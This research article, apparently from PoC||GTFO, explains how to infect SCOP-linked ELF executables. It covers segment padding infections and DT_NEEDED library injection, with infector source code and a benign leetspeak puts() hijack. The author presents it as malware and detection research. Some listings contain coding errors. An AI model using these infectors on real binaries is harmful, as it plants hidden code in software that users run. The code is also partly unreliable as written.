20:07 Modern ELF Infection Techniques of SCOP Binaries

by Ryan "ElfMaster" O'Neill

With the recent introduction of the SCOP (Secure COde Partitioning) security mitigation—otherwise known as the `ld -separate-code` feature—there are naturally going to be some changes in the way ELF segments are parsed. The feature is thought provoking, and promises interesting developments in how malware authors will work around it.

In this paper we will discuss potential mechanisms for SCOP infections. We will also explore philosophies of traditional infection techniques and discuss a lost technique for shared library injection via `DT_NEEDED`. All of the code in this paper uses `libelfmaster` for portable design, convenience and portability.[21]

First, a quick primer on SCOP executables before jumping right into malware techniques.

SCOP Primer

A SCOP binary, as explained in "Secure Code Partitioning With ELF binaries" by myself and Justin Michaels,[22] is an ELF executable that has been linked with the `separate-code` option supported by recent versions of `ld(1)`. SCOP binaries are becoming the norm on modern Linux OSes, and already the standard in several distributions such as Lubuntu 18.

SCOP corrects an old anti-pattern of ELF binaries, which, until recently, was prevalent on modern systems. Under this legacy anti-pattern, the `.text` (code) segment is described by a single `PT_LOAD` segment marked with R+X permissions. There are many areas within an executable that must be read-only, such as the `.rodata` section, but do not require execution permission. On average, there are about 18 sections within the text segment, only four of which require execution. Therefore the remaining 14 sections are executable in memory, though they only require read access.

An astute security researcher would recognize that this exposes a larger attack surface of ROP gadgets. A quick scan with ROP gadget scanning tools such as Jonathan Salwan's `ROPgadget` will show you that there are usable gadgets that exist within sections holding relocation, symbol, note, version, and string data.[23]

The developers of `ld` eventually realized that it made a lot of sense to add a feature to the linker that assigns read-only sections into read-only `PT_LOAD` segments, and read+execute sections into a single read+execute `PT_LOAD` segment. Only four sections (on average) require execution: typically, these are `.init`, `.plt`, `.text`, and `.fini`. This results in an executable with a text segment that is broken up into three segments, and reduces the ROP gadget attack surface.

This is the main idea of SCOP. It seems obvious in retrospect, and should have happened much sooner. However, despite the ELF ABI being the foundation of the binary toolchain, very few people seem to truly care it, for whatever reason. Throughout this paper we will explore some further SCOP nuances that are relevant for infecting SCOP executables.

Text Segment Layout

Traditional executables consisted of a readable-and-executable `.text`, which is not writable, and a readable-and-writable data segment, which is not executable.

The read-only data that didn't require execution, as explained above, was placed in the text segment, which was treated as the natural segment for them, also being read-only. Yet if one gives it a closer look, it quickly becomes apparent that there are only four or five sections in the text segment that actually require execution, and the linker marks them respectively with the `sh_flags` value being set to `SHF_ALLOC|SHF_EXECINSTR`, whereas the sections that are read-only are marked as `SHF_ALLOC`, meaning they are allocated into memory, and that's it.

Page 46 shows the output of `readelf -S` on a traditional 32-bit executable. As we examine only the sections that are in the text segment, I've truncated some of the output.

Notice that only five sections require execution, the rest are set to `SHF_ALLOC` (marked `A`) or, in the case of `.rel.plt`, `SHF_ALLOC|SHF_INFO_LINK`

[21] `git clone https://github.com/elfmaster/libelfmaster`
[22] `unzip pocorgtfo20.pdf scop2018.txt`
[23] `git clone https://github.com/JonathanSalwan/ROPgadget`

```
[ 0]                      NULL       00000000 000000 000000 00       0  0  0
[ 1] .interp              PROGBITS   08048154 000154 000013 00    A  0  0  1
[ 2] .note.ABI-tag        NOTE       08048168 000168 000020 00    A  0  0  4
[ 3] .note.gnu.build-i    NOTE       08048188 000188 000024 00    A  0  0  4
[ 4] .gnu.hash            GNU_HASH   080481ac 0001ac 000020 04    A  5  0  4
[ 5] .dynsym              DYNSYM     080481cc 0001cc 000060 10    A  6  1  4
[ 6] .dynstr              STRTAB     0804822c 00022c 000050 00    A  0  0  1
[ 7] .gnu.version         VERSYM     0804827c 00027c 00000c 02    A  5  0  2
[ 8] .gnu.version_r       VERNEED    08048288 000288 000020 00    A  6  1  4
[ 9] .rel.dyn             REL        080482a8 0002a8 000008 08    A  5  0  4
[10] .rel.plt             REL        080482b0 0002b0 000018 08   AI  5 23  4
[11] .init                PROGBITS   080482c8 0002c8 000023 00   AX  0  0  4
[12] .plt                 PROGBITS   080482f0 0002f0 000040 04   AX  0  0 16
[13] .plt.got             PROGBITS   08048330 000330 000008 08   AX  0  0  8
[14] .text                PROGBITS   08048340 000340 0001c2 00   AX  0  0 16
[15] .fini                PROGBITS   08048504 000504 000014 00   AX  0  0  4
[16] .rodata              PROGBITS   08048518 000518 00000f 00    A  0  0  4
[17] .eh_frame_hdr        PROGBITS   08048528 000528 00003c 00    A  0  0  4
[18] .eh_frame            PROGBITS   08048564 000564 0000fc 00    A  0  0  4
```

Traditional 32-bit Executable Sections

(marked `AI`), which indicates that its `sh_info` member links to another section. As a quick reminder about the ELF format, remember that these *section* permissions are only useful for linking and debugging code, at best, as loaders totally disregard them and go by the *segment* permissions instead. However as, we demonstrated with the parsing support for SCOP binaries that we recently merged into `libelfmaster`, these section headers can be very useful when heuristically analyzing SCOP binaries with LOAD segments that have had their `p_flags` (Memory permissions) modified with various infection methods!

While parsing hostile or tampered SCOP binaries, we can compare the `sh_flags` of allocated sections with the `p_flags` of the corresponding `PT_LOAD` segments. If the permissions are consistent across both `sh_flags` and `p_flags`, then the SCOP binary is very likely untampered. The important thing to note here is that the section header `sh_flags` directly correlate to how the executable is divided into corresponding segments with equivalent `p_flags`.

> NOTE: The astute reader may realize that its possible for an attacker to modify the section header `sh_flags` to reflect the program header `p_flags`. But, it seems, even attackers don't seem to care about the ABI!

With SCOP binaries, we no longer have the convention of a single LOAD segment for the text image. After all, why store read-only code in an executable region when it may contain ROP gadgets and other unintended executable code? This was a smart move by the GNU `ld(1)` developers.

So a SCOP binary, according to the program headers, now has four `PT_LOAD` segments:

0 Text Segment (R)

1 Text Segment (R+X)

2 Text Segment (R)

3 Data Segment (R+W)

Code Injection Techniques

I see several ways to instrument the binary with a chunk of additional executable code, while still keeping the ELF headers intact. First, though, let us mention some of the classic infection techniques that we can use. These are discussed in great depth elsewhere, e.g., in my book *Learning Linux Binary Analysis*[24] and in *Unix ELF Parasites and Virus, Silvio Cesare 1998.*[25]

[24] Chapter 4, ELF Virus technology, `https://github.com/PacktPublishing/Learning-Linux-Binary-Analysis`
[25] `unzip pocorgtfo20.pdf elf-pv.txt`

Traditional Text Segment Padding

In a traditional text segment padding infection, the parasite is simply added to the `.text` segment—with a nifty trick.

This infection technique relies on the fact that the text and data segment are stored flush against each other on disk, but since the `p_vaddr` must be congruent with the `p_offset` modulo `PAGE_SIZE`, we must first extend the `p_filesz/p_memsz` of the text segment, and then adjust the `p_offset`s of the subsequent segments by shifting forward a `PAGE_SIZE`.[26] Please note that this does not mean that there will be anywhere close to 4096 bytes of usable space for the parasite code; rather, there will be `(data[PT_LOAD].p_vaddr & ~4095) - (text[PT_LOAD].p_vaddr + text[PT_LOAD].p_memsz)` bytes, which may be a lot less.

This limitation is more relevant on 32-bit systems. On x86_64, we can shift the `p_offset`s that follow the text segment forward by `(parasite_size + 4095 & ~4095)` bytes, extending further due to the fact that the x86_64 architecture uses `HUGE_PAGES` for the `elfclass64` binaries, which are `0x200000` bytes in size.

This technique was first published by Silvio Cesare. It was a brilliant piece of research that impacted me greatly, inspiring me to delve into the esoteric world of binary formats. It taught me the beauty of meticulously modifying their structure without breaking the format specification that the kernel requires to be intact, but can also sometimes interpret in rather strange ways.[27]

The following illustration shows a traditional text segment padding infection on disk.

```
[ehdr][phdr]
[text:parasite_size_extension(R+X)]
[data(R+W)]
```

Layout of SCOP Program Segments

SCOP no longer sticks all the read-only ELF sections into the same single executable segment, but this hardly poses a challenge to the adept binary hacker. After a brief glance at the program header table on a SCOP binary, we see that similar slack space chunks arise from the differences between the file storage and the memory image representations, and that `HUGE_PAGE`s are used, allowing for much larger infection sizes on 64-bit.

```
LOAD 0x0000000000000000 0x0000000000400000
     0x0000000000400000 0x00000000000004d0
     0x00000000000004d0  R         0x200000

LOAD 0x0000000000200000 0x0000000000600000
     0x0000000000600000 0x000000000000021d
     0x000000000000021d  R E       0x200000

LOAD 0x0000000000400000 0x0000000000800000
     0x0000000000800000 0x0000000000000148
     0x0000000000000148  R         0x200000
```

In `/proc/`*`pid`*`/maps`, it looks like this.

```
00400000-00401000 r--p 00000000 fd:01
00600000-00601000 r-xp 00200000 fd:01
00800000-00801000 r--p 00400000 fd:01
```

The text segment is broken up into three different memory mappings. The end of the executable mapping (`PT_LOAD[1]`) is at `0x601000`. The next virtual address that starts the third text segment (`PT_LOAD[2]`) is at `0x8000000`, which leaves quite a bit of space for infection. For injections that require even larger arbitrary length infections there are alternative solutions; see my `dym_obfuscate` project and the Retaliation Virus, which use `PT_NOTE` to `PT_LOAD` conversions.[28] [29]

Text segment padding infection in SCOP binaries

The algorithm is similar to the original text segment padding infection, except that all of the `phdr->p_offset`s after the first executable LOAD segment: `PT_LOAD[1]` are adjusted instead of all the `phdr->p_offset`s after `PT_LOAD[0]`.

Using an example with `libelfmaster`, we demonstrate the algorithm for infecting both the binaries linked with SCOP and the traditionally linked ones. This example should showcase the algorithm enough to demonstrate that SCOP binaries can still be infected with the same historic and brilliant text

[26] `p_offset += 4096`

[27] *Silvio, if you are reading this: although the scientometric "impact factor" of these publications may never be calculated, their passion-inspiring factor is damn hard to beat. Thank you. —PML*

[28] `git clone https://github.com/elfmaster/dsym_obfuscate`

[29] `unzip pocorgtfo20.pdf retaliation.txt`

segment padding infection techniques conceived by Silvio in the *Unix ELF Parasites and Virus*, by security researchers, reverse engineers, virus enthusiasts, or malware authors.

Although this general type of infection is well-explored, the difference in approach for SCOP is subtle enough to warrant a detailed code example on page 49, to show what a text segment padding infection would look like. Don't worry, though—in section 3.4 we give the source code for a totally new type of ELF infection that is specific to SCOP binaries.

Traditional Reverse Text Padding

The reverse text padding infection technique—of which the Skeksi virus[30] serves as a good example—is the combination of the following tricks.

- Subtracting from the text segment's `p_vaddr` by `PAGE_ALIGN(parasite_len)`.
- Extending the size of the text segment by adjusting `p_filesz` and `p_memsz` by `PAGE_ALIGN(parasite_len)` bytes.
- Shifting the program header table and interp segment forward `PAGE_ALIGN(parasite_len)` bytes by adjusting `p_offset` accordingly
- Updating `elf_hdr->e_shoff`.[31]
- Updating the `.text` section's offset and address to match where the parasite begins.[32].

Qualities of Reverse Text Padding

The primary benefit of this infection technique is that it yields a significantly larger amount of space to inject code in `ET_EXEC` files. On a 64-bit Linux system with the standard linker script used, an executable has a text base address of `0x400000`, thus the maximum parasite length would be `0x400000 - PAGE_ALIGN_UP(sizeof(ElfN_Ehdr))` bytes, or 4.1MB of space. It is also favorable for infections because it allows the modification of `e_entry` (Entry point) to point into the `.text` section, which could potentially circumvent weak anti-virus heuristics.

The primary disadvantage of this technique is that it will not work with PIE executables. In theory, it could work with SCOP binaries by extending the second `PT_LOAD` segment in reverse, but, as we will see shortly, there is a much better infection technique for regular and PIE executables when SCOP is being used.

Before infection:

```
0x400000
[elf_hdr][phdrs][interp]

0x600e10
[text_segment(R+X)][data_segment(R+W)]
```

After infection:

```
0x3ff000
[elf_hdr][parasite][phdrs][interp]
[text_segment(R+X)]

0x600e10
[data_segment(R+W)]
```

SCOP Reverse text infections?

SCOP binaries are by convention compiled and linked as PIE executables, which pretty much precludes them from this infection type. However, there is one theoretical idea we could entertain. Instead of reversing `PT_LOAD[0]`, which has a base address of `0x0`, we could reverse the `PT_LOAD[1]` segment, which is the SCOP-separated `R+X` part of the text segment's code in SCOP binaries. With that said, there is a much better infection method for SCOP binaries that lends itself very nicely to inserting large amounts of code into the target binary without having to make any adjustments to the ELF file headers, as described below.

Ultimate Text Infection (UTI) for SCOP ELF Binaries

```
$ gcc -fPIC -pie test.c -o test
$ gcc -fPIC -pie -Wl,-z,separate-code \
                 test.c -o test_scop
$ ls -sh test
    8.1K test
$ ls -sh test_scop
    4.1M test_scop
```

[30] Phrack 61:8, the Cerberus ELF Interface by Mayhem, `unzip pocorgtfo20.pdf phrack61-8.txt`

[31] `elf_hdr->e_shoff += PAGE_ALIGN(parasite_len)`

[32] `shdr->sh_offset = old_text_base + sizeof(ElfN_Ehdr)`

```c
struct elf_segment segment;
elf_segment_iterator_t p_iter;
elfobj_t obj;
bool res, found_text = false;
uint64_t text_vaddr, parasite_vaddr;
size_t parasite_size = SOME_VALUE;

res = elf_open_object(argv[1], &obj, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
if (res == false) {...}

elf_segment_iterator_init(&obj, &p_iter);
while (elf_segment_iterator_next(&p_iter, &segment) != NULL) {
  if (elf_flags(&obj, ELF_SCOP_F) == true) {
    /* elf_executable_text_base() will return the value of PT_LOAD[1] since it is
     * the part of the text segments that have executable permissions.           */
    if (segment.vaddr == (text_vaddr = elf_executable_text_base(&obj))) {
      struct elf_segment new_text;
      uint64_t parasite_vaddr, old_e_entry, end_of_text;

      parasite_vaddr = segment.vaddr + segment.filesz;
      old_e_entry = elf_entry_point(&obj);
      end_of_text = segment.offset + segment.filesz;
      memcpy(&new_text, &segment, sizeof(segment));
      new_text.filesz += parasite_size;
      new_text.memsz += parasite_size;
      elf_segment_modify(&obj, p_iter.index - 1, &new_text, &error);
      found_text = true;
  } else { /* If this is not a SCOP binary then we just look for the text segment by finding
            * the first PT_LOAD at a minimum */
    if (segment.offset == 0 && segment.type == PT_LOAD) {
      struct elf_segment new_text;
      uint64_t parasite_vaddr, old_e_entry, end_of_text;

      text_vaddr = segment.vaddr;
      parasite_vaddr = segment.vaddr + segment.filesz;
      old_e_entry = elf_entry_point(&obj);
      end_of_text = segment.offset + segment.filesz;
      memcpy(&new_text, &segment, sizeof(segment));
      new_text.filesz += parasite_size;
      new_text.memsz += parasite_size;
      elf_segment_modify(&obj, p_iter.index - 1, &new_text, &error);
      found_text = true;
    }
  }
  if (found_text == true && segment.vaddr > text_vaddr) {
    /* If we have found the text segment, then we must adjust
     * the subsequent segment's p_offset's. */
    struct elf_segment new_segment;
    memcpy(&new_segment, &segment, sizeof(segment));
    new_segment.offset += (parasite_size + ((PAGE_SIZE - 1) & ~(PAGE_SIZE - 1));
    elf_segment_modify(&obj, p_iter.index - 1, &new_segment, &error);
  }
  ehdr->e_entry = parasite_vaddr;
  /* Then of course you must adjust ehdr->e_shoff accordingly
   * and ehdr->e_entry can point to your parasite code. */
}
```

SCOP Text Segment Padding Infection

Notice that there is an enormous difference in file size between these two executables `test` and `test_scop`, which contain approximately the same amount of code and data. In our original write-up for SCOP, we hadn't addressed this, but it is an important detail that appears to conveniently provide plenty of playroom for virus authors and other binary hackers who'd want to instrument or modify an ELF binary in some arbitrary way. Whether or not this was an oversight by the `ld(1)` developers, I am not entirely sure, but I haven't yet found a reason to justify this particular design choice.

Why is the `test_scop` is so much larger than `test`? This appears to be because SCOP binaries have `p_offset`s that are identical to their `p_vaddr`s for the first three load segments. This is not necessary, because the only requirement for an executable segment to load correctly is that its `p_vaddr` and `p_offset` must be congruent modulo a `PAGE_SIZE`. Looking at the first three `PT_LOAD` segments we can see that there is a vast amount of space on-disk between the first and the second segments, and between the second and the third segments. The second segment is `R+X`, so this is ideally the one we'd want to use. In the `test_scop` binary, the second `PT_LOAD` segment has a `p_filesz` of `0x24d` (589 decimal) bytes. The offset of the third segment is at `0x400000`.

This means that we have an injection space available to us that can be calculated by `PT_LOAD[2].p_offset - PT_LOAD[1].p_offset + PT_LOAD[1].p_filesz`. For the `test_scop` binary this results in 2,096,563 bytes of padding length. This is an unusually large code cave for ELF binary types.

As it turns out, the SCOP binary mitigation not only helps tighten down the ROP gadget regions, but also actually eases the process of inserting code into the executable!

```
[elf_hdr][phdrs]

PT_LOAD[0]:
[text rdonly]

PT_LOAD[1]:
[text rd+exec][text-parasite]

PT_LOAD[2]:
[text rdonly]

PT_LOAD[3]:
[data]
```

The SCOP Ultimate Text Infection (UTI) Algorithm

- Insert code into file at `PT_LOAD[1].p_offset + PT_LOAD[1].p_filesz`.
- Backup original `PT_LOAD[1].p_filesz`: `size_t o_filesz = PT_LOAD[1].p_filesz;`
- Adjust `PT_LOAD[1].p_filesz += code_length`
- Adjust `PT_LOAD[1].p_memsz += code_length`
- Modify `ehdr->e_entry` to point at `PT_LOAD[1].p_vaddr + o_filesz`
- In our case, `egg.c` contains PIC code for jumping back to the original entry point which changes at runtime due to ASLR.

Note on resolving `Elf_Hdr->e_entry` in PIE executables

If the target executable is PIE, then the parasite code must be able to calculate the original entry point address in certain circumstances: primarily, when the branch instruction used requires an absolute address. The `Elf_hdr->e_entry` will change at runtime once the kernel has randomly relocated the executable by an arbitrary address space displacement. Our parasite code `egg.c` on page 51 has its text and data segment merged into one `PT_LOAD` segment, which allows for easy access to the data segment with position independent code. The egg has two variables that are initialized and therefore stored in the `.data` section. (Explicitly not the `.bss` section!) We have the following two unsigned global integers:

```
static unsigned long o_entry
    __attribute__((section(".data")))
    = {0x00};
static unsigned long vaddr_of_get_rip
    __attribute__((section(".data")))
    = {0x00};
```

```c
/* egg.c
 *
 * scop_infect.c will patch these initialized .data
 * section variables. We initialize them so that
 * they do not get stored into the .bss which is
 * non-existent on disk. We patch the variables with
 * with the value of e_entry, and the address of where
 * the get_rip() function gets injected into the target
 * binary. These are then subtracted from eachother and
 * from the instruction pointer to get the correct
 * address to jump to.
 */
static unsigned long o_entry __attribute__((section(".data"))) = {0x00};
static unsigned long vaddr_of_get_rip __attribute__((section(".data"))) = {0x00};

unsigned long get_rip(void);

extern long get_rip_label;
extern long real_start;

/*
 * Code to jump back to entry point
 */
int volatile _start() {
  /*
   * What we are doing essentially:
   * size_t delta = &get_rip_injected_code - original_entry_point;
   * relocated_entry_point = %rip - delta;
   */
  unsigned long n_entry = get_rip() - (vaddr_of_get_rip - o_entry);

  __asm__ volatile (
    "movq %0, %%rbx\n"
    "jmpq *%0" :: "g"(n_entry)
    );
}

unsigned long get_rip(void)
{
  long ret;
  __asm__ __volatile__
  (
  "call get_rip_label  \n"
  ".globl get_rip_label  \n"
  "get_rip_label:     \n"
  "pop %%rax     \n"
  "mov %%rax, %0" : "=r"(ret)
  );

}
```

```c
/* Abbreviated scop_infect.c.  Unzip pocorgtfo20.pdf scop.zip for the full copy. */

#include "/opt/elfmaster/include/libelfmaster.h"

#define PAGE_ALIGN_UP(x) ((x + 4095) & ~4095)
#define PAGE_ALIGN(x) (x & ~4095)
#define TMP ".xyzzy"

size_t code_len = 0;
static uint8_t *code = NULL;

bool
patch_payload(const char *path, elfobj_t *target, elfobj_t *egg, uint64_t injection_vaddr){
  elf_error_t error;
  struct elf_symbol get_rip_symbol, symbol, real_start_symbol;
  struct elf_section section;
  uint8_t *ptr;
  size_t delta;

  elf_open_object(path, egg, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
  elf_symbol_by_name(egg, "get_rip", &get_rip_symbol);
  elf_symbol_by_name(egg, "_start", &real_start_symbol);

  delta = get_rip_symbol.value - real_start_symbol.value;
  injection_vaddr += delta;

  elf_symbol_by_name(egg, "vaddr_of_get_rip", &symbol);
  ptr = elf_address_pointer(egg, symbol.value);
  *(uint64_t *)&ptr[0] = injection_vaddr;
  elf_symbol_by_name(egg, "o_entry", &symbol);
  ptr = elf_address_pointer(egg, symbol.value);
  *(uint64_t *)&ptr[0] = elf_entry_point(target);

  return true;
}

int main(int argc, char **argv){
  int fd;
  elfobj_t elfobj;
  elf_error_t error;
  struct elf_segment segment;
  elf_segment_iterator_t p_iter;
  size_t o_filesz, code_len;
  uint64_t text_offset, text_vaddr;
  ssize_t ret;
  elf_section_iterator_t s_iter;
  struct elf_section s_entry;
  struct elf_symbol symbol;
  uint64_t egg_start_offset;
  elfobj_t eggobj;
  uint8_t *eggptr;
  size_t eggsiz;

  if (argc < 2) {
    printf("Usage: %s <SCOP_ELF_BINARY>\n", argv[0]);
    exit(EXIT_SUCCESS);
  }
  elf_open_object(argv[1], &elfobj, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
  if (elf_flags(&elfobj, ELF_SCOP_F) == false) {...} //Not a SCOP binary.
  elf_segment_iterator_init(&elfobj, &p_iter);
  while (elf_segment_iterator_next(&p_iter, &segment) == ELF_ITER_OK) {
    if (segment.type == PT_LOAD && segment.flags == (PF_R|PF_X)) {
      struct elf_segment s;

```

```
            text_offset = segment.offset;
            o_filesz = segment.filesz;
            memcpy(&s, &segment, sizeof(s));
            s.filesz += sizeof(code);
            s.memsz += sizeof(code);
            text_vaddr = segment.vaddr;
            if (elf_segment_modify(&elfobj, p_iter.index - 1, &s, &error) == false) {
                fprintf("stderr, segment_segment_modify(): %s\n",
                    elf_error_msg(&error));
                exit(EXIT_FAILURE);
            }
            break;
        }
    }
    /* Patch ./egg so that its two global variables o_entry and vaddr_of_get_rip are set to
     * the original entry point of the target executable, and the address of where within
     * that executable the get_rip() function will be injected.
     */
    patch_payload("./egg", &elfobj, &eggobj, text_offset + o_filesz);

    /* NOTE We must use PAGE_ALIGN on elf_text_base() because it's PT_LOAD is a merged text
     * and data segment, which results in having a p_offset larger than 0, even though the
     * initial ELF file header actually starts at offset 0. Check out 'gcc -N -nostdlib
     * -static code.c -o code' and examine phdr's etc. to understand what I mean.
     */
    elf_symbol_by_name(&eggobj, "_start", &symbol);
    egg_start_offset = symbol.value - PAGE_ALIGN(elf_text_base(&eggobj));
    eggptr = elf_offset_pointer(&eggobj, egg_start_offset);
    eggsiz = elf_size(&eggobj) - egg_start_offset;

    switch(elf_class(&elfobj)) {
    case elfclass32:
        elfobj.ehdr32->e_entry = text_vaddr + o_filesz;
        break;
    case elfclass64:
        elfobj.ehdr64->e_entry = text_vaddr + o_filesz;
        break;
    }
    /* Extend the size of the section that the parasite code ends up in. */
    elf_section_iterator_init(&elfobj, &s_iter);
    while (elf_section_iterator_next(&s_iter, &s_entry) == ELF_ITER_OK) {
        if (s_entry.size + s_entry.address == text_vaddr + o_filesz) {
            s_entry.size += eggsiz;
            elf_section_modify(&elfobj, s_iter.index - 1, &s_entry, &error);
        }
    }
    elf_section_commit(&elfobj);

    fd = open(TMP, O_RDWR|O_CREAT|O_TRUNC, 0777);
    ret = write(fd, elfobj.mem, text_offset + o_filesz);
    ret = write(fd, eggptr, eggsiz);
    ret = write(fd, &elfobj.mem[text_offset + o_filesz + eggsiz],
        elf_size(&elfobj) - text_offset + o_filesz + eggsiz);
    if (ret < 0) {
        perror("write");
        goto done;
    }
done:
    close(fd);
    rename(TMP, elf_pathname(&elfobj));
    elf_close_object(&elfobj);
}
```

During the injection of egg into the target binary, we load `o_entry` with the value of `Elf_hdr->e_entry`, which is an address into the PIE executable, and will be changed at runtime. We load `vaddr_of_get_rip` with the address of where we injected the `get_rip()` function from `./egg` into the target. Even though the addresses of `get_rip()` and `Elf_hdr->e_entry` are going to change at runtime, they are still at a fixed distance from each other, so we can use the delta between them and subtract it from the return value of the `get_rip()` function, which returns the address of the current instruction pointer. We are therefore using IP-relative addressing tricks—very familiar to virus writers—to jump back to the original entry point. Using IP relative addressing tricks to calculate the new `e_entry` address is only necessary when using branch instructions that require an absolute address such as indirect `jmp`, `call`, or a `push`/`ret` combo. Otherwise, you can simply use an immediate `jmp` or `call` on the original `e_entry` value.

The `get_rip()` technique is old-school, and primarily useful for finding the address of objects within the parasite's own body of code.

Resurrecting the Past with DT_NEEDED Injection Techniques

Recently, I have been building ELF malware detection technology, and have not always been able to find the samples I needed for certain infection types. In particular, needed a `DT_NEEDED` infector, and one that was capable of overriding existing symbols through shared library resolution precedence. This results in a sort of permanent `LD_PRELOAD` effect.


Traditionally hackers have overwritten the `DT_DEBUG` dynamic tag and changed it to a `DT_NEEDED`, which is quite easy to detect. `dt_infect` v1.0 is able to infect using both methods.[33] Originally I thought that Mayhem—the innovative force behind ERESI and a brilliant hacker all around—had only written about `DT_DEBUG` overwrites, but then I read Phrack 61:8 *The Cerberus ELF Interface* and discovered that he had already covered both `DT_NEEDED` infection techniques, including precedence overriding for symbol hijacking.[34] Huge props to Mayhem for paving the way for so many others![35]

I'm not entirely sure of the algorithm that ERESI uses for `DT_NEEDED` infection, but I imagine it is very similar to how `dt_infect` works.

`dt_infect` for Shared Library Injection

The goal of this infection is to add a shared library dependency to a binary, so that the library is loaded before any others. This is similar to using `LD_PRELOAD`. Create a shared library with a function from `libc.so` that you want to hijack, and modify its behavior before calling the original function using `dlsym()`. This is essentially shared library injection into an executable and can be used for all sorts of creative reasons: security instrumentation, keyloggers, virus infection, etc.

In the following example we hijack the function called `void puts(const char *)` from libc. The `libevil.c` code is the shared library we are going to inject that has a modified version of `puts()`, as demonstrated on page 55.



[33] `git clone https://github.com/elfmaster/dt_infect`
[34] `unzip pocorgtfo20.pdf phrack61-8.txt`
[35] *I second that. Another example of the passion-inspiring factor that is off the scale, even for Phrack. —PML*

```
$ ./test
I am a host executable for testing purposes
$ readelf -d test | grep NEEDED
0x0000000000000001 (NEEDED)     Shared library: [libc.so.6]
$ ./inject test
Creating reverse text padding infection to store new .dynstr section
Updating .dynstr section
Modified d_entry.value of DT_STRTAB to: 3ff040 (index: 9)
Successfully injected 'libevil.so' into target: 'test'.
Be sure to move 'libevil.so' into /lib/x86_64-gnu-linux/

$ sudo cp libevil.so /lib/x86_64-linux-gnu/
$ sudo ldconfig
$ ./test
$ readelf -d test | grep NEEDED
 0x0000000000000001 (NEEDED)     Shared library: [libevil.so]
 0x0000000000000001 (NEEDED)     Shared library: [libc.so.6]
$ ./test
1 4m 4 h057 3x3cu74bl3 f0r 73571ng purp0535
$
```

Example `dt_infect` Injection

`DT_NEEDED` Infection for Symbol Hijacking

I naively used a reverse-text-padding infection to make room for the new `.dynstr` section. This, however, does not work with PIE binaries, due to the constraints on that infection method, but is trivial to fix by simply changing the injection method to something that works with PIE, i.e., text padding infection, or `PT_NOTE` to `PT_LOAD` infection, `UTI` infection, etc.


For example, we could use the following method. First, use reverse text infection to make space for a new `.dynstr` section, then `memcpy` old `.dynstr` into the code cave created by it. Then append a terminated string with the evil shared library basename to the new `.dynstr`. Confirm that there is enough space after the dynamic segment to shift all `ElfN_Dyn` entries forward by `sizeof(Elf_Dyn)` entry bytes. Finally, re-create the dynamic segment by inserting a new `DT_NEEDED` entry before any other dynamic tags. Its `d_un.d_val` should point to `dynstr_vaddr + old_dynstr_len`. Modify its `DT_STRTAB` tag so that `d_un.d_val = dynstr_vaddr`.

The new dynamic segment should look something like this:

```
[DT_NEEDED: "evil_lib.so"]
[DT_NEEDED: "libc.so"]
[.. several more tags ...]
[DT_STRTAB: 0x3ff000] (Adr of new .dynstr
    loc.)
```

The code in `libevil.c` on page 57 will demonstrate how we modify the behavior of the `void puts(const char *)` function from `libc.so`. The `dt_infect` code on page 58 implements the injection of the `libevil.so` dependency into a target executable. This will only work with executables that use `ET_EXEC` due to the reverse text padding injection for the `.dynstr` table. Note that `dt_infect` has a `-f` option to overwrite the `DT_DEBUG` tag instead of overriding other dependencies with your own shared object; this will require manual modification of the `.got.plt` table to call your functions.

```c
/* libevil.c
 * l33t sp34k version of puts() for
 *   DT_NEEDED .so injection
 * elfmaster 2/15/2019
 */
#define _GNU_SOURCE
#include <dlfcn.h>

// This code is a l33t sp34k version of puts
long _write(long, char *, unsigned long);

char _toupper(char c){
  if( c >='a' && c <= 'z')
    return (c = c +'A' - 'a');
  return c;
}

void ___memset(void *mem,
     unsigned char byte, unsigned int len){
  unsigned char *p = (unsigned char *)mem;
  int i = len;
  while (i--) {
    *p = byte;
    p++;
  }
}

int puts(const char *string){
  char *s = (char *)string;
  char new[1024];
  int index = 0;

  int (*o_puts)(const char *);

  o_puts = (int (*)(const char *))
         dlsym(RTLD_NEXT, "puts");

  ___memset(new, 0, 1024);
  while (*s != '\0' && index < 1024) {
    switch(_toupper(*s)) {
      case 'I':
        new[index++] = '1';
        break;
      case 'E':
        new[index++] = '3';
        break;
      case 'S':
        new[index++] = '5';
        break;
      case 'T':
        new[index++] = '7';
        break;
      case 'O':
        new[index++] = '0';
        break;
      case 'A':
        new[index++] = '4';
        break;
      default:
        new[index++] = *s;
        break;
    }
    s++;
  }

  return o_puts((char *)new);
}
```



libevil.c

```
